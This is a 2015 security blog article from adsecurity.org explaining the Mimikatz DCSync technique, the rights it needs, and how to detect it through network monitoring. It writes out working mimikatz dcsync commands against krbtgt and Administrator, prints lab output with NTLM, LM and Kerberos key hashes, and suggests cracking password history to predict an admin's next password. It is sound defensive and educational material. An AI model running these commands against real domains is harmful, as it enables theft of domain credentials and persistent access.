# Mimikatz DCSync Usage, Exploitation, and Detection

adsecurity.org

Sean Metcalf September 25, 2015

Note: I presented on this AD persistence method at DerbyCon (2015).

A major feature added to Mimkatz in August 2015 is “DCSync” which effectively “impersonates” a Domain Controller and requests account password data from the targeted Domain Controller. DCSync was written by Benjamin Delpy and Vincent Le Toux.

The exploit method prior to DCSync was to run Mimikatz or Invoke-Mimikatz on a Domain Controller to get the KRBTGT password hash to create Golden Tickets. With Mimikatz’s DCSync and the appropriate rights, the attacker can pull the password hash, as well as previous password hashes, from a Domain Controller over the network without requiring interactive logon or copying off the Active Directory database file (ntds.dit).

Special rights are required to run DCSync. Any member of Administrators, Domain Admins, or Enterprise Admins as well as Domain Controller computer accounts are able to run DCSync to pull password data. Note that Read-Only Domain Controllers are not allowed to pull password data for users by default.

```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'Administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
    ntlm- 1: 5164b7a0fda365d56739954bbbc23835
    ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
    lm  - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
    lm  - 1: d1726cc03fb143869304c6d3f30fdb8d

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : RD.ADSECURITY.ORGAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 2394f3a0f5bc0b5779bfc610e5d845e78638deac142e3674af58a674b67e102b
      aes128_hmac       (4096) : f4d4892350fbc545f176d418afabf2b2
      des_cbc_md5       (4096) : 5d8c9e46a4ad4acd
      rc4_plain         (4096) : 96ae239ae1f8f186a205b6863a3c955f
    OldCredentials
      aes256_hmac       (4096) : 0526e75306d2090d03f0ea0e0f681aae5ae591e2d9c27ea49c3322525382dd3f
      aes128_hmac       (4096) : 4c41e4d7a3e932d64feeed264d48a19e
      des_cbc_md5       (4096) : 5bfd0d0efe3e2334
      rc4_plain         (4096) : 5164b7a0fda365d56739954bbbc23835
```

The credentials section in the graphic above shows the current NTLM hashes as well as the password history. This information can be valuable to an attacker since it can provide password creation strategies for users (if cracked).

**Will's post has great information on Red Team usage of Mimikatz DCSync:**
Mimikatz and DCSync and ExtraSids, Oh My

**How DCSync works:**

1. Discovers Domain Controller in the specified domain name.
2. Requests the Domain Controller replicate the user credentials via GetNCChanges (leveraging Directory Replication Service (DRS) Remote Protocol)

I have previously done some packet captures for Domain Controller replication and identified the intra-DC communication flow regarding how Domain Controllers replicate.

The Samba Wiki describes the DSGetNCChanges function:

*"The client DC sends a DSGetNCChanges request to the server when the first one wants to get AD objects updates from the second one. The response contains a set of updates that the client has to apply to its NC replica.*

*It is possible that the set of updates is too large for only one response message. In those cases, multiple DSGetNCChanges requests and responses are done. This process is called replication cycle or simply cycle."*

*"When a DC receives a DSReplicaSync Request, then for each DC that it replicates from (stored in RepsFrom data structure) it performs a replication cycle where it behaves like a client and makes DSGetNCChanges requests to that DC. So it gets up-to-date AD objects from each of the DC's which it replicates from."*


From MSDN:

> The IDL_DRSGetNCChanges method replicates updates from an NC replica on the server.
>
> ```
> ULONG IDL_DRSGetNCChanges(
>   [in, ref] DRS_HANDLE hDrs,
>   [in] DWORD dwInVersion,
>   [in, ref, switch_is(dwInVersion)]
>     DRS_MSG_GETCHGREQ* pmsgIn,
>   [out, ref] DWORD* pdwOutVersion,
>   [out, ref, switch_is(*pdwOutVersion)]
>     DRS_MSG_GETCHGREPLY* pmsgOut
> );
> ```
>
> **hDrs:** The RPC context handle returned by the IDL_DRSBind method.
>
> **dwInVersion:** Version of the request message.
>
> **pmsgIn:** A pointer to the request message.
>
> **pdwOutVersion:** A pointer to the version of the response message.
>
> **pmsgOut:** A pointer to the response message.
>
> **Return Values:** 0 if successful, otherwise a Windows error code.
>
> **Exceptions Thrown**: This method might throw the following exceptions beyond those thrown by the underlying RPC protocol (as specified in [MS-RPCE]): ERROR_INVALID_HANDLE, ERROR_DS_DRS_EXTENSIONS_CHANGED, ERROR_DS_DIFFERENT_REPL_EPOCHS, and ERROR_INVALID_PARAMETER.


**Delegating Rights to Pull Account data:**

It is possible to use a regular domain user account to run DCSync. The combination of the following three rights need to be delegated at the domain level in order for the user account to successfully retrieve the password data with DCSync:

- Replicating Directory Changes (DS-Replication-Get-Changes)
  *Extended right needed to replicate only those changes from a given NC that are also replicated to the Global Catalog (which excludes secret domain data). This constraint is only meaningful for Domain NCs.*
- Replicating Directory Changes All (DS-Replication-Get-Changes-All)
  *Control access right that allows the replication of all data in a given replication NC, including secret domain data.*
- *Replicating Directory Changes In Filtered Set (rare, only required in some environments)*





*Note that members of the Administrators and Domain Controller groups have these rights by default.*




## Pulling Password Data Using DCSync


Once the account is delegated the ability to replicate objects, the account can run Mimikatz DCSync:

> mimikatz “lsadump::dcsync /domain:rd.adsecurity.org /user:krbtgt”




Targeting an admin account with DCSync can also provide the account's password history (in hash format). Since there are LMHashes listed it may be possible to crack these and gain insight into the password strategy the admin uses. This may provide the attacker to guess the next password the admin uses if access is lost.

> mimikatz "lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator"




### Detecting DCSync usage

While there may be event activity that could be used to identify DCSync usage, the best detection method is through network monitoring.

**Step 1: Identify all Domain Controller IP addresses and add to “Replication Allow List”.**

PowerShell Active Directory module cmdlet:

> Get-ADDomainController -filter * | select IPv4Address


PowerShell:

> [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().DomainControllers | select IPAddress


Nslookup (if DC runs DNS):

> nslookup
> Set type=all
> _ldap._tcp.dc._msdcs.DOMAIN.COM

**Step 2: Configure IDS to trigger if DsGetNCChange request originates an IP not on the “Replication Allow List” (list of DC IPs).**



| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 61 | 6.02246500 | 172.16.11.101 | 172.16.11.12 | TCP | 1514 | [TCP segment of a reassembled PDU] |
| 62 | 6.02246600 | 172.16.11.101 | 172.16.11.12 | DCERPC | 491 | Bind: call_id: 2, Fragment: Single, 3 context items: DRS |
| 63 | 6.02250400 | 172.16.11.12 | 172.16.11.101 | TCP | 54 | 49155→49252 [ACK] Seq=1 Ack=1898 Win=131328 Len=0 |
| 64 | 6.02286700 | 172.16.11.12 | 172.16.11.101 | DCERPC | 338 | Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 m |
| 65 | 6.03816700 | 172.16.11.101 | 172.16.11.12 | DCERPC | 274 | Alter_context: call_id: 2, Fragment: Single, 1 context i |
| 66 | 6.03831600 | 172.16.11.12 | 172.16.11.101 | DCERPC | 159 | Alter_context_resp: call_id: 2, Fragment: Single, max_xm |
| 67 | 6.05273000 | 172.16.11.101 | 172.16.11.12 | DRSUAPI | 322 | DsBind request |
| 68 | 6.05284900 | 172.16.11.12 | 172.16.11.101 | DRSUAPI | 258 | DsBind response |
| 69 | 6.05369300 | 172.16.11.101 | 172.16.11.12 | DRSUAPI | 274 | DsGetDomainControllerInfo request |
| 70 | 6.05570400 | 172.16.11.12 | 172.16.11.101 | TCP | 2974 | [TCP segment of a reassembled PDU] |
| 71 | 6.05584300 | 172.16.11.101 | 172.16.11.12 | TCP | 54 | 49252→49155 [ACK] Seq=2606 Ack=3514 Win=131328 Len=0 |
| 72 | 6.05585000 | 172.16.11.12 | 172.16.11.101 | DRSUAPI | 794 | DsGetDomainControllerInfo response |
| 73 | 6.06588300 | 172.16.11.101 | 172.16.11.12 | DRSUAPI | 290 | DsCrackNames request |
| 74 | 6.06625200 | 172.16.11.12 | 172.16.11.101 | DRSUAPI | 418 | DsCrackNames response |
| 75 | 6.06934000 | 172.16.11.101 | 172.16.11.12 | DRSUAPI | 194 | DsUnbind request |
| 76 | 6.06937800 | 172.16.11.12 | 172.16.11.101 | DRSUAPI | 194 | DsUnbind response |
| 77 | 6.06955600 | 172.16.11.101 | 172.16.11.12 | DRSUAPI | 258 | DsBind request |
| 78 | 6.06962500 | 172.16.11.12 | 172.16.11.101 | DRSUAPI | 258 | DsBind response |
| 79 | 6.08016000 | 172.16.11.101 | 172.16.11.12 | DRSUAPI | 402 | DsGetNCChanges request |
| 80 | 6.08147800 | 172.16.11.12 | 172.16.11.101 | DCERPC | 5890 | Response: call_id: 7, Fragment: 1st, Ctx: 1 |
| 81 | 6.08152400 | 172.16.11.12 | 172.16.11.101 | TCP | 1514 | [TCP segment of a reassembled PDU] |
| 82 | 6.08170400 | 172.16.11.101 | 172.16.11.12 | TCP | 54 | 49252→49155 [ACK] Seq=3534 Ack=10798 Win=131328 Len=0 |
| 83 | 6.08171100 | 172.16.11.12 | 172.16.11.101 | DCERPC | 2478 | Response: call_id: 7, Fragment: Last, Ctx: 1 |



```
79 6.08016000 172.16.11.101 172.16.11.12 DRSUAPI 402 DsGetNCChanges request
⊞ Frame 79: 402 bytes on wire (3216 bits), 402 bytes captured (3216 bits) on interface 0
⊞ Ethernet II, Src: Microsof_17:c1:a1 (00:15:5d:17:c1:a1), Dst: Microsof_17:c1:98 (00:15:5d:17:c1:98)
⊞ Internet Protocol Version 4, Src: 172.16.11.101 (172.16.11.101), Dst: 172.16.11.12 (172.16.11.12)
⊞ Transmission Control Protocol, Src Port: 49252 (49252), Dst Port: 49155 (49155), Seq: 3186, Ack: 4962, Len: 348
⊟ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 348, Call: 7, Ctx:
    Version: 5
    Version (minor): 0
    Packet type: Request (0)
  ⊞ Packet Flags: 0x03
  ⊞ Data Representation: 10000000
    Frag Length: 348
    Auth Length: 76
    Call ID: 7
    Alloc hint: 226
    Context ID: 1
    Opnum: 3
    Auth type: SPNEGO (9)
    Auth level: Packet privacy (6)
    Auth pad len: 14
    Auth Rsrvd: 0
    Auth Context ID: 0
    [Response in frame: 80]
  ⊟ GSS-API Generic Security Service Application Program Interface
    ⊞ krb5_blob: 050406ff0010001c000000000cd9a6887170e24a482388d5...
⊟ DRSUAPI, DsGetNCChanges
    Operation: DsGetNCChanges (3)
    [Response in frame: 80]
    Encrypted stub data (240 bytes)
```

There are other tools that perform this same process so it's better to focus on detecting the method instead of specific artifacts.

Other tools that leverage GetNCChanges

- Impacket: https://github.com/CoreSecurity/impacket
- DSInternals: https://www.dsinternals.com/en/retrieving-active-directory-passwords-remotely/

Note that Full Control rights at the domain provides these rights as well, so limit who has domain-level admin rights.

**References:**

---